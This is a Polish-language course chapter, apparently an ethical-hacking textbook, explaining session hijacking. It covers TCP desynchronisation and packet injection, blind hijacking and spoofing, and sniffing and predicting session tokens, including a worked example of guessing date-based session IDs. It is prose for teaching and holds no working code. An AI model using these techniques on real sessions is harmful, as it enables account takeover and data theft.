Przejęcie sesji

Cele kształcenia

Przejęcie sesji umożliwia atakującym przejęcie aktywnej sesji poprzez pominięcie procesu uwierzytelniania . Następnie mogą wykonać dowolną akcję na porwanym systemie.

Koncepcje przejmowania sesji

Zapoznanie się z podstawowymi pojęciami związanymi z przechwytywaniem sesji jest ważne dla osiągnięcia pełnego zrozumienia. W tej sekcji wyjaśniono, czym jest przejęcie sesji, a także powody, dla których przejęcie sesji się powiodło. Omówiono również proces przejmowania sesji, analizę pakietów lokalnego przejmowania sesji, rodzaje przejmowania sesji, przejmowanie sesji w modelu Open Systems Interconnection (OSI) oraz różnice między spoofingiem a przejmowaniem.

Co to jest przejmowanie sesji?

Serwer WWW wysyła token lub klucz identyfikacyjny sesji do klienta WWW po pomyślnym uwierzytelnieniu. Te tokeny sesji rozróżniają wiele sesji ustanawianych przez serwer z klientami. Serwery internetowe używają różnych mechanizmów do generowania losowych tokenów i kontrolek aby zabezpieczyć tokeny podczas transmisji. Przejęcie sesji to atak, w którym osoba atakująca przejmuje prawidłową sesję komunikacyjną protokołu TCP (Transmission Control Protocol) między dwoma komputerami. Ponieważ większość rodzajów uwierzytelniania jest wykonywana tylko na początku sesji TCP, osoba atakująca może uzyskać dostęp do komputera w trakcie trwania sesji. Atakujący mogą przechwycić cały ruch z ustalonych sesji TCP i dokonać kradzieży tożsamości, kradzieży informacji, oszustwa itp. Atak polegający na przejęciu sesji wykorzystuje mechanizm generowania tokenów sesji lub kontroli bezpieczeństwa tokenów, dzięki czemu atakujący może nawiązać nieautoryzowane połączenie z serwerem docelowym . Atakujący może odgadnąć lub wykraść prawidłowy identyfikator sesji, który identyfikuje uwierzytelnionych użytkowników, i użyć go do ustanowienia sesji z serwerem. Serwer WWW odpowiada na żądania atakującego, mając wrażenie, że komunikuje się z uwierzytelnionym użytkownikiem. Atakujący mogą wykorzystywać przejmowanie sesji do przeprowadzania różnych rodzajów ataków, takich jak ataki man-in-themiddle (MITM) i ataki typu „odmowa usługi" (DoS). W ataku MITM atakujący umieszcza się między autoryzowanym klientem a serwerem, dokonując przejęcia sesji, aby upewnić się, że informacje przepływające w dowolnym kierunku przechodzą przez niego. Jednak klient i serwer uważają, że komunikują się ze sobą bezpośrednio. Atakujący mogą również wąchać poufne informacje i zakłócać sesje w celu przeprowadzenia ataku DoS.

Dlaczego przejęcie sesji jest skuteczne?

Przejęcie sesji kończy się sukcesem z powodu następujących czynników.

Brak blokady konta z powodu nieprawidłowych identyfikatorów sesji: jeśli witryna internetowa nie stosuje blokady konta, osoba atakująca może podjąć kilka prób połączenia z różnymi identyfikatorami sesji osadzonymi w oryginalnym adresie URL. Atakujący może kontynuować próby, dopóki nie zostanie określony rzeczywisty identyfikator sesji. Atak ten jest również znany jako atak brute-force. Podczas ataku typu brute-force serwer WWW nie wyświetla komunikatu ostrzegawczego ani skargi, co pozwala atakującemu na określenie prawidłowego identyfikatora sesji.

Słaby algorytm generowania identyfikatorów sesji lub małe identyfikatory sesji: większość witryn używa algorytmów liniowych do przewidywania zmiennych, takich jak czas lub adres IP, w celu generowania identyfikatorów sesji. Badając sekwencyjny wzorzec i generując wiele żądań, osoba

atakująca może łatwo zawęzić przestrzeń wyszukiwania niezbędną do sfałszowania prawidłowego identyfikatora sesji. Nawet jeśli używany jest silny algorytm generowania identyfikatora sesji, identyfikator aktywnej sesji można łatwo określić, jeśli łańcuch jest krótki.

Niepewna obsługa identyfikatorów sesji: osoba atakująca może odzyskać zapisane informacje o identyfikatorze sesji, wprowadzając przeglądarkę użytkownika w błąd, aby odwiedziła inną witrynę. Przed wygaśnięciem sesji osoba atakująca może wykorzystać informacje na wiele sposobów, takich jak zatruwanie systemu nazw domen (DNS), wykorzystanie skryptów krzyżowych oraz wykorzystanie błędu w przeglądarce.

Nieokreślony limit czasu sesji: identyfikatory sesji z nieokreślonym czasem wygaśnięcia zapewniają atakującemu nieograniczony czas na odgadnięcie prawidłowego identyfikatora sesji. Przykładem tego jest opcja „zapamiętaj mnie" na wielu stronach internetowych. Atakujący może użyć statycznych identyfikatorów sesji do konta internetowego użytkownika po przechwyceniu pliku cookie użytkownika. Atakujący może również występować

Większość komputerów korzystających z protokołu TCP/Internet Protocol (IP) jest narażona na ataki: Wszystkie komputery korzystające z protokołu TCP/IP są podatne na przejęcie sesji z powodu wad projektowych nieodłącznie związanych z protokołem TCP/IP.

Większość środków zaradczych nie działa bez szyfrowania: Łatwo jest wąchać identyfikatory sesji w płaskiej sieci, jeśli zabezpieczenia transportu nie są prawidłowo skonfigurowane podczas przesyłania plików cookie identyfikatora sesji, nawet jeśli aplikacja internetowa korzysta z szyfrowania Secure Sockets Layer (SSL). Zadanie atakującego staje się jeszcze łatwiejsze, jeśli przechwytuje on identyfikatory sesji zawierające rzeczywiste dane logowania.

Proces przejmowania sesji

Atakującemu łatwiej jest wkraść się do systemu jako prawdziwy użytkownik, niż wejść do systemu bezpośrednio. Osoba atakująca może przejąć sesję prawdziwego użytkownika, znajdując ustanowioną sesję i przejmując ją po uwierzytelnieniu użytkownika. Po przejęciu sesji atakujący może pozostawać w kontakcie przez wiele godzin bez wzbudzania podejrzeń. W tym okresie cały ruch przeznaczony dla adresu IP użytkownika trafia zamiast tego do systemu atakującego, a atakujący może zainstalować tylne drzwi lub uzyskać dodatkowy dostęp do systemu. Tutaj sprawdzamy, w jaki sposób atakujący przejmuje sesję. Przejęcie sesji można podzielić na trzy szerokie fazy.

Śledzenie połączenia

Atakujący używa sniffera sieciowego do śledzenia ofiary i hosta lub używa narzędzia takiego jak Nmap do skanowania sieci w poszukiwaniu celu z łatwą do przewidzenia sekwencją TCP. Po zidentyfikowaniu ofiary atakujący przechwytuje sekwencję i numery potwierdzenia ofiary, ponieważ TCP sprawdza te numery. Następnie atakujący używa tych liczb do konstruowania pakietów.

Desynchronizacja połączenia

Stan niezsynchronizowany występuje, gdy połączenie między celem a hostem jest ustanowione lub stabilne bez transmisji danych lub numer sekwencyjny serwera nie jest równy numerowi potwierdzenia klienta lub odwrotnie. Aby zdesynchronizować połączenie między celem a hostem, atakujący musi zmienić numer sekwencyjny lub numer potwierdzenia (SEQ/ACK) serwera. W tym celu atakujący wysyła do serwera dane zerowe; w konsekwencji numery SEQ/ACK serwera rosną, podczas gdy maszyna docelowa nie rejestruje przyrostu. Na przykład przed desynchronizacją atakujący monitoruje sesję bez żadnej ingerencji, po czym wysyła do serwera dużą ilość pustych danych. Te dane

zmieniają numer ACK na serwerze bez wpływu na cokolwiek innego, desynchronizując w ten sposób serwer i cel. Innym podejściem jest wysłanie flagi resetowania do serwera w celu zerwania połączenia po stronie serwera. W idealnym przypadku ma to miejsce na wczesnym etapie konfiguracji połączenia. Celem atakującego jest zerwanie połączenia po stronie serwera i utworzenie nowego połączenia z innym numerem sekwencyjnym. Atakujący czeka na pakiet SYN/ACK z serwera do hosta. Po wykryciu pakietu atakujący natychmiast wysyła do serwera pakiet RST i pakiet SYN o identycznych parametrach, takich jak numer portu z innym numerem sekwencyjnym. Serwer po odebraniu pakietu RST zamyka połączenie z celem i inicjuje kolejne na podstawie pakietu SYN, ale z innym numerem sekwencyjnym na tym samym porcie. Po otwarciu nowego połączenia serwer wysyła pakiet SYN/ACK do celu w celu potwierdzenia. Atakujący wykrywa (ale nie przechwytuje) ten pakiet i wysyła pakiet ACK do serwera. Teraz serwer jest w stanie ustalonym. Ma to na celu utrzymanie komunikatywności celu i upewnienie się, że po otrzymaniu pierwszego pakietu SYN/ACK od serwera przełączy się on do stanu ustalonego. W rezultacie zarówno serwer, jak i cel są zdesynchronizowane, ale w stanie ustalonym. Atakujący może również użyć flagi FIN, ale spowoduje to, że serwer odpowie pakietem ACK, ujawniając w ten sposób atak poprzez burzę ACK. Atak zostaje ujawniony z powodu błędu w tej metodzie przejmowania połączenia TCP. Otrzymując pakiet, którego nie można zaakceptować, host potwierdza to, wysyłając oczekiwany numer sekwencyjny. Ten niedopuszczalny pakiet generuje pakiet ACK, tworząc w ten sposób nieskończoną pętlę dla każdego pakietu danych. Niezgodność numerów SEQ/ACK powoduje nadmierny ruch w sieci, gdy zarówno serwer, jak i cel próbują zweryfikować poprawną sekwencję. Ponieważ pakiety te nie zawierają żadnych danych, retransmisja nie następuje w przypadku utraty pakietu. Ponieważ jednak protokół TCP używa protokołu IP, utrata pojedynczego pakietu kończy niechcianą konwersację między serwerem a celem. Atakujący może dodać etap desynchronizujący do sekwencji porwania, aby oszukać docelowego hosta. Bez desynchronizacji atakujący wstrzykuje dane do serwera, ukrywając swoją tożsamość poprzez fałszowanie adresu IP. Jednak atakujący powinien upewnić się, że serwer odpowiada również hostowi docelowemu.

Wstrzyknięcie pakietu atakującego

Gdy atakujący przerwie połączenie między serwerem a celem, może albo wstrzyknąć dane do sieci, albo aktywnie uczestniczyć jako człowiek pośrodku, przekazując dane z celu do serwera i odwrotnie, odczytując i wstrzykując dane do woli .

Analiza pakietów lokalnego przejęcia sesji

Przejęcie sesji obejmuje wektory ataku wysokiego poziomu, które wpływają na wiele systemów. Protokół TCP jest używany do przesyłania danych przez wiele systemów, które ustanawiają połączenia LAN lub internetowe. Aby ustanowić połączenie między dwoma systemami i pomyślnie przesłać dane, oba systemy powinny przeprowadzić trójstronne uzgadnianie. Przejęcie sesji polega na wykorzystaniu metody trójstronnego uzgadniania w celu przejęcia kontroli nad sesją. Aby przeprowadzić atak polegający na przejęciu sesji, atakujący wykonuje trzy czynności:


* Śledzenie sesji

* Desynchronizacja sesji

* Wstrzykiwanie poleceń podczas sesji

Sniffując ruch sieciowy, osoba atakująca może monitorować lub śledzić sesję. Następnym krokiem w przejmowaniu sesji jest desynchronizacja sesji. Atak ten można łatwo przeprowadzić, jeśli atakujący zna następny numer sekwencyjny (NSN) używany przez klienta. Sesja może zostać przejęta przy użyciu tego numeru sekwencyjnego, zanim klient go użyje. Istnieją dwie możliwości określenia numerów

sekwencyjnych: jedna polega na wąchaniu ruchu, znalezieniu pakietu ACK, a następnie określeniu NSN na podstawie pakietu ACK. Drugim jest przesyłanie danych z odgadniętymi numerami sekwencyjnymi, co nie jest niezawodną metodą. Jeśli osoba atakująca może uzyskać dostęp do sieci i przechwycić sesję TCP, może łatwo określić numer sekwencyjny. Ten typ przejmowania sesji nazywany jest „przechwytywaniem sesji lokalnej".



Zgodnie z powyższym rysunkiem następny oczekiwany numer sekwencyjny to 1420. Jeśli atakujący prześle ten numer sekwencyjny pakietu przed użytkownikiem, może zdesynchronizować połączenie między użytkownikiem a serwerem. Jeśli atakujący wysłałby dane z oczekiwanym numerem sekwencyjnym przed użytkownikiem, serwer zostałby zsynchronizowany z atakującym. Prowadzi to do ustanowienia połączenia między atakującym a serwerem. Następnie serwer odrzucał dane wysłane przez użytkownika z poprawnym numerem sekwencyjnym, sądząc, że jest to ponownie wysłany pakiet. Użytkownik nie jest świadomy działania atakującego i może ponownie wysłać pakiet danych, ponieważ nie otrzymuje potwierdzenia ACK dla swojego pakietu TCP. Jednak serwer odrzuciłby wszystkie pakiety ponownie wysłane przez użytkownika. Więc atak polegający na przejęciu sesji lokalnej został pomyślnie zakończony.

Rodzaje przejmowania sesji

Przejęcie sesji może być aktywne lub pasywne, w zależności od stopnia zaangażowania atakującego. Zasadnicza różnica między aktywnym a pasywnym przejęciem polega na tym, że podczas gdy aktywne przejęcie przejmuje istniejącą sesję, pasywne przejęcie monitoruje trwającą sesję.

Pasywne przejmowanie sesji

W ataku pasywnym, po przejęciu sesji, atakujący jedynie obserwuje i rejestruje cały ruch podczas sesji. Atak pasywny wykorzystuje sniffery w sieci, umożliwiając atakującym uzyskanie informacji, takich jak identyfikatory użytkowników i hasła. Atakujący może później wykorzystać te informacje, aby zalogować się jako ważny użytkownik i korzystać z uprawnień użytkownika. Wąchanie haseł to najprostszy atak mający na celu uzyskanie surowego dostępu do sieci. Przeciwdziałanie temu atakowi obejmuje różne metody, od schematów identyfikacji (na przykład systemy haseł jednorazowych, takie jak S/KEY) po identyfikację biletów (na przykład Kerberos). Techniki te pomagają chronić dane przed

atakami typu sniffing, ale nie chronią przed aktywnymi atakami, jeśli dane nie są zaszyfrowane lub nie mają podpisu cyfrowego.

Aktywne przejmowanie sesji

W aktywnym ataku osoba atakująca przejmuje istniejącą sesję, przerywając połączenie po jednej stronie rozmowy lub aktywnie uczestnicząc. Przykładem aktywnego ataku jest atak man-in-the-middle (MITM). Aby przeprowadzić udany atak MITM, atakujący musi odgadnąć numer sekwencyjny, zanim cel odpowie serwerowi. W większości obecnych sieci przewidywanie numeru sekwencyjnego nie działa, ponieważ dostawcy systemów operacyjnych (OS) używają wartości losowych dla początkowego numeru sekwencyjnego, co utrudnia przewidywanie numerów sekwencyjnych.

Przejęcie sesji w modelu OSI

W modelu OSI istnieją dwa poziomy przejmowania sesji: poziom sieci i poziom aplikacji.

Przejęcie na poziomie sieci

Przechwytywanie na poziomie sieci to przechwytywanie pakietów podczas transmisji między klientem a serwerem w sesji TCP/User Datagram Protocol (UDP). Udany atak dostarcza atakującemu kluczowych informacji, które mogą być dalej wykorzystywane do atakowania sesji na poziomie aplikacji. Atakujący najprawdopodobniej dokonują przejęcia na poziomie sieci, ponieważ nie muszą modyfikować ataku na podstawie poszczególnych aplikacji internetowych. Atak ten koncentruje się na przepływie danych protokołu współdzielonego przez wszystkie aplikacje internetowe.

Przejęcie na poziomie aplikacji

Przejęcie kontroli na poziomie aplikacji polega na przejęciu kontroli nad sesją użytkownika HTTP (Hypertext Transfer Protocol) poprzez uzyskanie identyfikatorów sesji. Na poziomie aplikacji osoba atakująca uzyskuje kontrolę nad istniejącą sesją i może tworzyć nowe nieautoryzowane sesje przy użyciu skradzionych danych. Na ogół obie te czynności występują razem, w zależności od atakowanego systemu.

Spoofing vs. Hijacking

W przypadku przejmowania kontroli na ślepo atakujący przewiduje numery sekwencji wysyłane przez hosta ofiary w celu utworzenia połączenia, które wydaje się pochodzić od hosta lub ślepej podróbki. Aby zrozumieć porwanie na ślepo, ważne jest zrozumienie przewidywania liczby sekwencyjnej. Numery sekwencyjne TCP, które są unikalne dla każdego bajtu w sesji TCP, zapewniają kontrolę przepływu i integralność danych. Segmenty TCP zawierają początkowy numer sekwencyjny (ISN) jako część nagłówka każdego segmentu. Numery ISN nie zaczynają się od zera dla każdej sesji. W ramach procesu uzgadniania każdy uczestnik musi podać numer ISN, a bajty są numerowane sekwencyjnie od tego momentu. Przejęcie sesji na ślepo polega na zdolności atakującego do przewidywania lub odgadywania numerów sekwencyjnych. Atakujący nie może sfałszować zaufanego hosta w innej sieci i obserwować odpowiedzi na pakiety, ponieważ nie istnieje trasa powrotu pakietów do adresu IP atakującego. Co więcej, atakujący nie może uciec się do zatruwania pamięci podręcznej protokołu ARP (Address Resolution Protocol), ponieważ routery nie rozgłaszają protokołu ARP w Internecie. Ponieważ atakujący nie jest w stanie obserwować odpowiedzi, musi przewidzieć odpowiedzi ofiary i uniemożliwić hostowi wysłanie pakietu TCP/RST do ofiary. Atakujący przewiduje numery sekwencyjne, których zdalny host oczekuje od ofiary, a następnie przejmuje komunikację. Ta metoda jest przydatna podczas wykorzystywania relacji zaufania między użytkownikami a zdalnymi maszynami. W ataku polegającym na fałszowaniu osoba atakująca udaje innego użytkownika lub maszynę (ofiarę), aby uzyskać dostęp.

Zamiast przejmować istniejącą aktywną sesję, atakujący inicjuje nową sesję przy użyciu skradzionych danych uwierzytelniających ofiary. Proste fałszowanie adresów IP jest łatwe do wykonania i przydatne w różnych metodach ataków. Aby utworzyć nowe nieprzetworzone pakiety, osoba atakująca musi mieć uprawnienia administratora na komputerze. Jednak aby ustanowić sfałszowane połączenie przy użyciu tej techniki przejmowania sesji, osoba atakująca musi znać numery sekwencyjne używane przez maszynę docelową. Fałszowanie IP zmusza atakującego do prognozowania NSN. Kiedy atakujący używa ślepego przejęcia kontroli w celu wysłania polecenia, nie może zobaczyć odpowiedzi. W przypadku fałszowania adresu IP bez przejmowania sesji zgadywanie numeru sekwencyjnego jest niepotrzebne, ponieważ nie istnieje żadna aktualnie otwarta sesja z tym adresem IP. W przypadku przejęcia sesji ruch wraca do atakującego tylko wtedy, gdy używany jest routing źródłowy. Routing źródłowy to proces, który umożliwia nadawcy określenie trasy, którą ma podążać pakiet IP do miejsca docelowego. Atakujący wykonuje routing źródłowy, a następnie wykrywa ruch przechodzący przez atakującego. Podczas fałszowania sesji przechwycone poświadczenia uwierzytelniające są używane do ustanowienia sesji. W przeciwieństwie do tego, aktywne przejmowanie kontroli przyćmiewa istniejącą wcześniej sesję. W wyniku tego ataku uprawniony użytkownik może utracić dostęp lub normalną funkcjonalność nawiązanej sesji Telnet, ponieważ osoba atakująca przejmuje kontrolę nad sesją i działa z uprawnieniami użytkownika. Ponieważ większość mechanizmów uwierzytelniania jest wymuszana tylko podczas inicjowania sesji, osoba atakująca może uzyskać dostęp do maszyny docelowej bez uwierzytelniania podczas trwania sesji. Inną metodą jest użycie kierowanych ze źródła pakietów IP. Ten typ ataku MITM umożliwia atakującemu włączenie się w konwersację między celem a hostem poprzez zwodnicze kierowanie pakietami IP w celu przejścia przez ich system. Przejęcie sesji to proces przejmowania istniejącej aktywnej sesji. Osoba atakująca polega na legalnym użytkowniku, który nawiąże połączenie i uwierzytelni się. Przejęcie sesji jest trudniejsze niż fałszowanie adresu IP. Podczas przejmowania sesji John (osoba atakująca) próbowałaby wstawić się do sesji, którą James (prawowity użytkownik) już skonfigurował z \\Mail. John czekał, aż James ustanowi sesję, przesunął Jamesa z ustanowionej sesji w jakiś sposób, na przykład atak DoS, a następnie podjął sesję, jakby był Jamesem. Następnie John wysyłał oskryptowany zestaw pakietów do \\Mail i obserwował odpowiedzi. W tym celu John musi znać numer sekwencyjny używany podczas przejmowania sesji. Aby obliczyć numer sekwencyjny, musi znać numer ISN oraz liczbę pakietów biorących udział w procesie wymiany. Skuteczne przejęcie sesji jest trudne bez użycia znanych narzędzi i jest możliwe tylko wtedy, gdy atakujący ma kontrolę nad kilkoma czynnikami. Znajomość numeru ISN to najmniejsze z wyzwań Johna. Na przykład John potrzebuje metody, aby wyprzeć Jamesa z aktywnej sesji, a także metody poznania dokładnego stanu sesji Jamesa w momencie, gdy James jest przesunięty. Oba te zadania wymagają od Johna znacznie większej wiedzy i kontroli nad sesją, niż byłoby to normalnie możliwe. Flowever ataki polegające na fałszowaniu adresów IP mogą odnieść sukces tylko wtedy, gdy atakujący użyje adresów IP do uwierzytelnienia. Nie mogą przeprowadzać fałszowania adresów IP ani przejmowania sesji, jeśli wykonywane jest sprawdzanie integralności poszczególnych pakietów. W ten sam sposób fałszowanie adresu IP lub przejęcie sesji nie jest możliwe, jeśli sesja wykorzystuje metody szyfrowania, takie jak Secure Sockets Layer (SSL) lub Point-to-Point Tunneling Protocol (PPTP). W związku z tym atakujący nie może uczestniczyć w wymianie kluczy. Podsumowując, przejęcie niezaszyfrowanej komunikacji TCP wymaga obecności niezaszyfrowanego ruchu zorientowanego na sesję, zdolności rozpoznawania numerów sekwencyjnych TCP, na podstawie których można przewidzieć następny numer sekwencyjny (NSN), oraz zdolności do fałszowania dostępu do mediów hosta control (MAC) lub adres IP w celu odbierania komunikatów, które nie są przeznaczone dla hosta atakującego. Jeśli atakujący znajduje się w segmencie lokalnym, może wywęszyć i przewidzieć numer ISN + 1 oraz przekierować ruch z powrotem do niego, zatruwając pamięci podręczne ARP na dwóch legalnych hostach uczestniczących w sesji.


Przejęcie sesji na poziomie aplikacji

W tej sekcji omówiono przejmowanie sesji na poziomie aplikacji i różne metody narażania tokena sesji, takie jak wąchanie sesji i używanie przewidywalnych tokenów sesji. Podczas przejmowania sesji na poziomie aplikacji osoba atakująca kradnie lub przewiduje prawidłowy token sesji w celu uzyskania nieautoryzowanego dostępu do serwera WWW lub utworzenia nowej nieautoryzowanej sesji. Zwykle przechwytywanie sesji na poziomie sieci i aplikacji odbywa się razem, ponieważ udane przejęcie sesji na poziomie sieci dostarcza atakującemu wystarczających informacji do wykonania przechwycenia sesji na poziomie aplikacji. Przechwytywanie sesji na poziomie aplikacji opiera się na sesjach HTTP. Atakujący stosuje różne techniki, takie jak kradzież, zgadywanie i brutalne wymuszanie, aby uzyskać prawidłowy identyfikator sesji, co pomaga w przejęciu kontroli nad prawidłową sesją użytkownika w trakcie jej trwania.

Kradzież: Atakujący używają różnych technik do kradzieży identyfikatorów sesji. Osoba atakująca może ukraść klucz sesji poprzez dostęp fizyczny, na przykład uzyskując pliki zawierające identyfikatory sesji lub zawartość pamięci systemu użytkownika lub serwera. Atakujący może również użyć narzędzi do podsłuchiwania, takich jak Wireshark lub Riverbed Packet Analyzer Plus, do podsłuchiwania ruchu między klientem a serwerem w celu wyodrębnienia identyfikatorów sesji z pakietów.

Zgadywanie: osoba atakująca próbuje odgadnąć identyfikatory sesji, obserwując zmienne sesji. W przypadku przejmowania sesji zakres możliwych do odgadnięcia identyfikatorów sesji jest ograniczony. Dlatego techniki zgadywania są skuteczne tylko wtedy, gdy serwery używają słabych lub wadliwych mechanizmów generowania identyfikatorów sesji.

Brutalne wymuszanie: w technice brutalnej siły osoba atakująca uzyskuje identyfikatory sesji, próbując wszystkich możliwych permutacji wartości identyfikatora sesji, aż do znalezienia działającego. Osoba atakująca korzystająca z cyfrowej linii abonenckiej (DSL) może wygenerować do 1000 identyfikatorów sesji na sekundę. Ta technika jest najbardziej użyteczna, gdy algorytm generujący identyfikatory sesji nie jest losowy.



Jak pokazano na powyższym rysunku, uprawniony użytkownik łączy się z serwerem o identyfikatorze sesji VW30422101522507. Wykorzystując różne kombinacje, takie jak VW30422101518909 i VW30422101520803, osoba atakująca próbuje brutalnie wymusić identyfikator sesji w nadziei, że ostatecznie uzyska prawidłowy identyfikator sesji. Gdy atakujący uzyska prawidłowy identyfikator sesji, uzyskuje pełny dostęp do danych użytkownika i może wykonywać operacje w imieniu uprawnionego użytkownika.

Uwaga: jeśli przewidywany zakres wartości dla identyfikatora sesji jest bardzo mały, atak polegający na wymuszeniu identyfikatora sesji jest określany jako atak polegający na przewidywaniu sesji.

Token sesji może zostać naruszony na różne sposoby:

Podsłuchiwanie sesji

Przewidywalny token sesji

Atak typu man-in-the-middle (MUM).

Atak typu „człowiek w przeglądarce”.

Atak typu cross-site scripting (XSS).

Atak polegający na fałszowaniu żądań między witrynami

Atak powtórki sesji

Atak utrwalania sesji

Atak ZBRODNI

Zakazany atak

Atak darowizny sesji

Porwanie PetitPotam

Łamanie identyfikatorów sesji przy użyciu sniffingu

Serwer WWW identyfikuje połączenie użytkownika za pomocą unikalnego identyfikatora sesji (znanego również jako token sesji). Serwer WWW wysyła token sesji do przeglądarki klienta po pomyślnym uwierzytelnieniu logowania klienta. Zwykle token sesji składa się z ciągu o zmiennej szerokości, który jest przydatny na różne sposoby, na przykład w nagłówku żądania HTTP (plik cookie), w adresie URL lub w treści żądania HTTP. Atakujący używa narzędzi do podsłuchiwania pakietów, takich jak Wireshark i Riverbed Packet Analyzer Plus, aby przechwycić ruch HTTP między ofiarą a serwerem sieciowym. Atakujący następnie analizuje dane w przechwyconych pakietach, aby zidentyfikować cenne informacje, takie jak identyfikatory sesji i hasła. Po ustaleniu identyfikatora sesji atakujący podszywa się pod ofiarę i wysyła identyfikator sesji do serwera WWW, zanim zrobi to ofiara. Atakujący używa ważnej sesji tokena, aby uzyskać nieautoryzowany dostęp do serwera WWW. W ten sposób atakujący przejmuje kontrolę nad istniejącą legalną sesją.

Narażanie identyfikatorów sesji przez przewidywanie tokena sesji

Identyfikator sesji jest oznaczany jako dowód uwierzytelnionej sesji ustanowionej między użytkownikiem a serwerem WWW. Tak więc, jeśli osoba atakująca może odgadnąć lub przewidzieć identyfikator sesji użytkownika, możliwa jest nieuczciwa działalność. Przewidywanie sesji umożliwia atakującemu ominięcie schematu uwierzytelniania aplikacji. Zazwyczaj osoby atakujące mogą przewidzieć identyfikatory sesji wygenerowane przez słabe algorytmy i podszyć się pod użytkownika witryny. Atakujący analizują zmienną sekcję identyfikatorów sesji, aby ustalić istnienie wzorca. Ta analiza jest wykonywana ręcznie lub przy użyciu różnych narzędzi kryptoanalitycznych. Atakujący zbiera dużą liczbę jednoczesnych identyfikatorów sesji, aby zebrać próbki w tym samym oknie czasowym i utrzymać stałą zmienną. Po pierwsze, osoba atakująca zbiera kilka prawidłowych identyfikatorów sesji, które są przydatne do identyfikowania uwierzytelnionych użytkowników. Następnie osoba atakująca bada strukturę identyfikatora sesji, informacje użyte do jej wygenerowania oraz algorytm używany przez aplikację internetową do jej zabezpieczenia. Na podstawie tych ustaleń osoba atakująca może przewidzieć identyfikator sesji. Atakujący mogą również odgadnąć

identyfikatory sesji za pomocą techniki brutalnej siły, w której generują i testują różne wartości identyfikatorów sesji, dopóki nie uzyskają dostępu do aplikacji.

Jak przewidzieć token sesji

Większość serwerów internetowych generuje identyfikatory sesji przy użyciu niestandardowych algorytmów lub wstępnie zdefiniowanego wzorca, który może po prostu zwiększać liczby statyczne, podczas gdy inne używają bardziej złożonych procedur, takich jak uwzględnianie czasu i innych zmiennych specyficznych dla komputera. W ten sposób osoby atakujące mogą identyfikować wygenerowane identyfikatory sesji w następujący sposób:

Osadzanie w adresie URL, który jest odbierany przez żądanie GET w aplikacji, gdy linki osadzone na stronie są klikane przez klientów

Osadzanie w formularzu jako pola ukrytego, które jest przesyłane do komendy POST HTTP

Osadzanie w plikach cookies na lokalnej maszynie klienta

Atakujący odgaduje unikalną wartość sesji lub dedukuje identyfikator sesji, aby przejąć sesję. Jak pokazano na poniższym rysunku, osoba atakująca najpierw przechwytuje kilka identyfikatorów sesji i analizuje wzorzec.

http://www.certifiedhacker.com/view/JBEX12042022152820

http://www.certifiedhacker.com/view/JBEX12042022153020

http://www.certifiedhacker.com/view/JBEX12042022160020

http://www.certifiedhacker.com/view/JBEX12042022164020

Stała data i godzina

Analizując wzorzec, o godzinie 16:25:55 w dniu 14 kwietnia 2022 r. osoba atakująca z powodzeniem przewiduje identyfikator sesji, jak pokazano na poniższym rysunku.

http://www.certifiedhacker.com/view/JBEX14042022162555

Stała data i godzina

Teraz atakujący może przeprowadzić atak, wykonując następujące kroki.

* Atakujący uzyskuje bieżący identyfikator sesji i łączy się z aplikacją internetową.

* Atakujący stosuje technikę brutalnej siły lub oblicza identyfikator następnej sesji.

*Atakujący modyfikuje bieżącą wartość w polu cookie/adresu URL/ukrytego formularza i przyjmuje tożsamość następnego użytkownika.

Łamanie identyfikatorów sesji za pomocą ataku Man-in-the-Middle/Manipulator-in-the-Middle

Atak man-in-the-middle/manipulator-in-the-middle (MITM) służy do ingerencji w istniejące połączenie między systemami i przechwytywania przesyłanych wiadomości. W tym ataku atakujący używają różnych technik i dzielą połączenie TCP na dwa: połączenie klient-atakujący i połączenie atakujący-serwer. Po pomyślnym przechwyceniu połączenia TCP osoba atakująca może odczytać, zmodyfikować

i wstawić fałszywe dane do przechwyconej komunikacji. W przypadku transakcji HTTP celem jest połączenie TCP między klientem a serwerem.

Łamanie identyfikatorów sesji za pomocą ataku Man-in-the-Browser/Manipulator-in-the-Browser

